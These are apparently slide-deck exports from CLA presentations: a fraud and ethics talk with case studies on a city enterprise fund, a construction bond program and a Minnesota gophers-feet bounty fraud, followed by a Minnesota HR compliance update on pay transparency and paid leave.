
- The importance of perception
 - What is more important, reality or perception?
 - How is transparency achieved?



Ethics and the Law

- Do unethical decisions always involve illegal behavior?

NO!





Case Study #1



Case Study #1 – City Enterprise Fund

- City that operates a service business as an enterprise fund
- City contracted with an operator to run the business and report to the city finance director
- Bartering and double-dipping schemes
- CLA's scope was a 5-year period, the entirety of the operator's contract
- Operator was engaged as an independent contractor, not an employee of the city
 - Had long been associated with the city's service business through their role prior to operator
 - No known financial or other issues but appeared to desire recognition



Case Study #1 – City Enterprise Fund

Operator paid themselves in excess of the contracted stipend amounts and made personal purchases with city funds (including reimbursements).

Operator set up vendor accounts that were billed to the city, but only used those vendors for personal purchases.

Schemes

Operator added several unauthorized lines to the legitimate cell phone plan that was being reimbursed by the city.

Operator bartered with individuals and other businesses using city assets and only benefiting the operator personally.



Case Study #1 – City Enterprise Fund

OPERATOR PAID THEMSELVES \$59K IN EXCESS STIPENDS

Entitled to stipends as part of their contract


- \$8,000 per year for personal vehicle usage
- \$6,000 per year for health insurance
- Unspecified amount for cell phone (specified only for operator)

Excess amounts received by operator

- Vehicle loan payments
- Vehicle maintenance and upgrades
- Vehicle fuel



Case Study #1 – City Enterprise Fund



Case Study #1 – City Enterprise Fund

- Operator set up unauthorized vendor accounts and used them for personal services amounting to \$45k
 - Operator opened accounts at multiple fuel vendors
 - Only one fuel vendor was used for legitimate city fuel purchases
 - Other vendors were used by the operator for their personal vehicle only



Case Study #1 – City Enterprise Fund

- Operator added unauthorized phone lines to the city-reimbursed cell phone plan, costing the city \$14k
 - Entitled to reimbursement for their own cell phone and any lines needed for operations, including at the office or for the employees
 - Admitted to police that they put two of their kids on the cell phone plan
 - CLA identified a total of 12 phone lines in service at one point or another during the operator's contract period



Case Study #1 – City Enterprise Fund

OPERATOR BARTERED WITH INDIVIDUALS AND BUSINESSES USING CITY ASSETS AND BENEFITED PERSONALLY, COSTING THE CITY \$51K IN LOST REVENUE

Operator gave away city services for free or at a discounted rate in exchange for goods or services for themselves


- Offered space on city land for cash rent paid directly to the operator, without authorization from the city
- Offered credit on city services in exchange for service work on operator's vehicle

Operator used city funds to purchase a snowplow, then received compensation from a business for plowing their parking lot



Case Study #1 – City Enterprise Fund

How did this happen?



Case Study #1 – City Enterprise Fund

Conclusions

Total loss of approximately \$212k

- \$59k – excess stipends
- \$43k – personal purchases
- \$45k – unauthorized vendor accounts
- \$14k – unauthorized phone lines
- \$51k – lost revenue due to bartering

The operator's contract with the city was terminated

The operator was arrested by local police





Case Study #2



Case #2 – Government Construction Bond Program

- Whistleblower came forward with allegations regarding the agency's bond program (\$1.6 billion):
 - Conflict of interest in approving contracts (including kickbacks to a board member); pay to play
 - Vendors were overcharging the agency
 - Outside construction management firm was overbilling the agency and not performing according to the terms of the contract
 - Construction change orders were not properly approved
 - Agency was not accurately monitoring and reporting on project budgets and actual costs, which resulted in overspending



Case # 2 – Government Construction Bond Program

After a lot of public scrutiny and inquiries by the FBI and SEC, the board called for an independent review that would be overseen by an independent subcommittee


Made up of two board members and member of the Citizens' Bond Oversight Committee (CBOC)

Charged with hiring an attorney and forensic accounting firm to review the allegations

Project completed in two phases



Case #2 – Government Construction Bond Program



Case #2 – Government Construction Bond Program

Phase Two

Test of controls

- 16 areas

Forensic accounting investigation

- 11 areas


Test of controls

- Several allegations were related to processes and procedures that were, based on interviews conducted, in the process of being updated (tightening of controls)
- Did not make sense to investigate as no potential criminal/fraudulent conduct (example: budgeting process)
- Documented internal controls and tested those controls
- Provided recommendations for improvements



Case #2 – Government Construction Bond Program

Forensic accounting investigation:





Case #2 – Government Construction Bond Program

Findings: Allegations of kickbacks

- 26 vendors made contributions to various affiliated organizations and campaigns, totaling \$2.1 million (over 7 years)
 - Vendors were paid \$240 million under agency contracts
 - Primarily consisted of professional services firms (architects, PM/CM firm, law firms, etc.)
 - Generally, the amount donated increased as the contract values grew larger
- Board members involved in approving contracts also solicited donations
- The children of two board members received scholarships through an NFP that received donations



Case #2 – Government Construction Bond Program

Findings: Allegations of kickbacks

- In this state, there is no law prohibiting vendors from contributing to campaigns; however, it cannot be tied to receiving a contract (or as a “thank you” for having been given a contract)
- Did the agency have the proper controls/mechanisms in place to prevent any influence by the donations made?
 - Two board members involved in solicitations were also heavily involved in decision making related to the bond program (Facilities Subcommittee – made recommendations to the full board)
 - One board member controlled the board agenda, visited the facilities office regularly (where bond staff worked), and visited construction sites




Case #2 – Government Construction Bond Program

Findings: Allegations of kickbacks

- Asked vendors if they felt pressured to make donations in order to receive contracts?
 - It was a part of doing business; common for these types of agency bonds
 - Felt pressure; not tied to getting contract
 - They were happy to contribute
- No hard evidence of actual “pay-to-play”; presented facts surrounding the hiring of vendors and donations they made
- Recommended the agency work with its legal counsel to determine whether it was appropriate to refer our report to law enforcement

Case #2 – Donation Timing Example

PM/CM contract:




Case #2 – Donation Timing Example

- Facilities subcommittee meeting was audio recorded:
 - Board member stated that he did not see a performance issue with the current firm, he did not want to bring another firm in, and he was not going to make that recommendation to the board
 - The other board member agreed
- The facilities subcommittee then recommended to the board that the current PM/CM firm be given the contract
 - Agenda item said the panel “suggested an alternate approach”; the subcommittee felt a change in course was not warranted
 - The clause “shall be terminated only for cause” was added to the contract



Case #2 – Donation Timing Example

- PM/CM donations:
 - Contributed a total of **\$419,000** (2nd largest contributor)



- Total NFP donations that year were \$25,000 higher than all other years (\$75k instead of \$50k)

Case #2 – Donation Timing Example

Board member involvement:

- One veteran board member played a key role in the bond program
- On the board for 20+ years; alternated between president and secretary
- On the facilities subcommittee, which was an important decision-making unit related to the bond program
- Involved in soliciting donations from vendors; over **\$1 million** in donations went to an NFP of which he was heavily involved, and board member's children received scholarships
- Proposed to add the clause about termination only for cause
- Often dictated the board agenda
- Often visited the facilities office and construction sites



Case #2 – Outcome

Report was made public

Fair Political Practices Commission:

- Veteran board member fined \$18,000 for failure to timely report the solicited contributions
- No evidence of improper influence
- No evidence of personal financial benefit
- Scholarships to children did not count as financial benefit?



Case #2 – Outcome

Significant mismanagement

- Running current deficit
- Millions poured into buildings/campuses that weren't finished
- CM/PM firm paid over \$100 million and refused to comply with audit requests

Most expensive bond construction programs

- Property owners were paying 291% of the state average in bond assessments on property tax bills
- Cost per square foot of construction was 3 times state average
- 29% of construction costs went to program management and architect fees



Case Study #3



Case #3 – Gophers Feet Fraud

- When performing the first-year audit, it was noted that they had an expense line item a gophers feet program.
- Some of the smaller municipalities in Minnesota offer a couple bucks if you bring in gophers feet to the city/town hall because gophers wreck farmland and yards.
- In this case it was \$2.00 per gopher, and the expense line item was in the realm of \$2,500 for a municipality with less than 2,000 people.
 - 1,250 gophers in one year is a lot for however many trappers the municipality may have had.



Case #3 – Gophers Feet Fraud

After asking some additional questions the Municipal Clerk let us know that she was not happy with the expense and it had been growing for years.

- She had offered to take the gophers feet herself going forward a few years ago, but was told the maintenance team was happy to keep the responsibility.

A month later OSHA had been tipped off about their being gophers feet in a freezer at the city, came in and found them.

Ultimately the maintenance folks in charge of collecting and disbursing the funds had been collecting the feet, freezing them, and turning them back into themselves every year which is why it slowly grew.



Case # 3 – Gophers Feet Fraud

Control/Ethical Environment issues:

- 1 Individuals taking in the items were also paying for them.
- 2 One individual had access to the funds, ability to authorize a payment, and ability to make a payment with no oversight.
- 3 Even when others asked questions or thought something was odd, they didn't feel comfortable going to the council about it for fear of their jobs.
- 4 The individual perpetrating the fraud was very good friends with a couple of the council members.



Case #3 – Gophers Feet Fraud

Outcome: County sheriff notified, municipality notified, office of the state auditor notified as required by law.

The municipality did not press charges and allowed the individual to retire the next year from the municipality to avoid bad press.

Commentary:

Between not pressing charges, and the clerk being too worried to tell the council what she knew, we can conclude the ethical environment for this municipality was not the best.



Attributes of a Highly Ethical Organization



Attributes of a Highly Ethical Organization



1. Person or office dedicated to anti-fraud, ethics, and compliance

2. Lead by example (“tone at the top”)

- Highest level management promote an environment of high ethics and integrity
- Governance holds top level executive accountable

3. Encourage transparency and accountability

- Review, oversight, monitoring

4. Well-developed anti-fraud and ethics policy

- Documented in writing and communicated to employees
- Read and acknowledged by all employees
- Communicate during hiring; carefully screen job applicants

5. Well-developed and updated written policies and procedures

Attributes of a Highly Ethical Organization



6. Regular technical training of employees on policies, procedures, applicable laws, ethics, fraud awareness, etc.

7. Strong compliance/internal audit programs

- Internal, outsourced, or combination
- Prioritized and communicated
- Access to governance

8. Establish a fraud and ethics hotline

- Provide for anonymity
- Maintain confidentiality
- Incorporate whistleblower protections; protect employees that come forward

9. Reinforce good behavior; don't reinforce bad behavior

- Follow through with reports of misconduct and promote effective internal controls
- Encourages people to come forward



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Questions?

Thank You!

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Ben Johnson, Senior

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CLAconnect.com



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
Minnesota HR Compliance Update: Pay Transparency, Family Leave, and Sick and Safe Time

March 7, 2025

Knowledge *Check*



Learning Objectives



Agenda

- Introduction
- What is Pay Transparency?
- Why is it Important?
- Pay Transparency Laws by State
- What are Paid Leave Laws?
- MN Paid Leave 2026
- MN Sick & Safe Time (ESST)
- Q & A



Meet Your CLA Talent Solutions Presenter



Nicole Rowles

HR Director, Consulting and Outsourcing, Talent Solutions

- Talent acquisition and talent strategy
- Leadership development and coaching
- Employee relations and performance management
- Compliance with federal, state and local laws and regulations
- System optimization and implementation
- Policy design and application
- HR project management
- Employee engagement/retention





What is Pay Transparency?



Definition

Pay transparency involves openly sharing information about compensation for employees within an organization.

- This can range from general salary ranges to specific pay details.

May be used to refer both to internal (only within the organization) and external (shared with the public).

As of January 1, 14 states have paid leave laws, including MN!





Types of Pay Transparency

Full Transparency

Detailed pay information is shared across the organization and/or publicly.

Partial Transparency

Salary ranges are disclosed but individual salaries are kept confidential.

Relative Transparency

Pay structure and criteria for determining compensation are shared, but specific salaries are kept confidential.





Why is Pay Transparency Important?



Lack of Transparency Leads to Mistrust

- Due to how often employers are found guilty of discrimination (which can be intentional or accidental), lack of transparency can lead to mistrust, which can lead to **lack of engagement**, and then eventually **turnover**.





Steps for Employer Compliance



MN Pay Transparency: Covered Employers

One or more sites within the state of Minnesota



Any “individual, corporation, partnership, association, nonprofit organization, group of persons, state, county, town, city, school district, or other governmental subdivision”



Employs 30 or more employees



Additional Considerations for MN Employers



Definition: For purposes of the law, a job “posting” is defined as any solicitation intended to recruit job applicants for a specific available position made electronically or via printed hard copy that includes qualifications for desired applicants.

Recruiters/third party agencies that post job opportunities on the employer’s behalf are required to comply.

MN Pay Transparency: Implementation

- Review all public and internal-facing job postings and advertisements to include the required wage and benefit information.
 - The legislation defines “salary range” as the “good faith estimate” of the minimum and maximum annual salary or hourly wage range for the position.
 - If there is no salary range for a position, the employer must list the fixed pay rate for that role.
 - A salary range cannot be open-ended (i.e., \$50,000 and up is not acceptable).



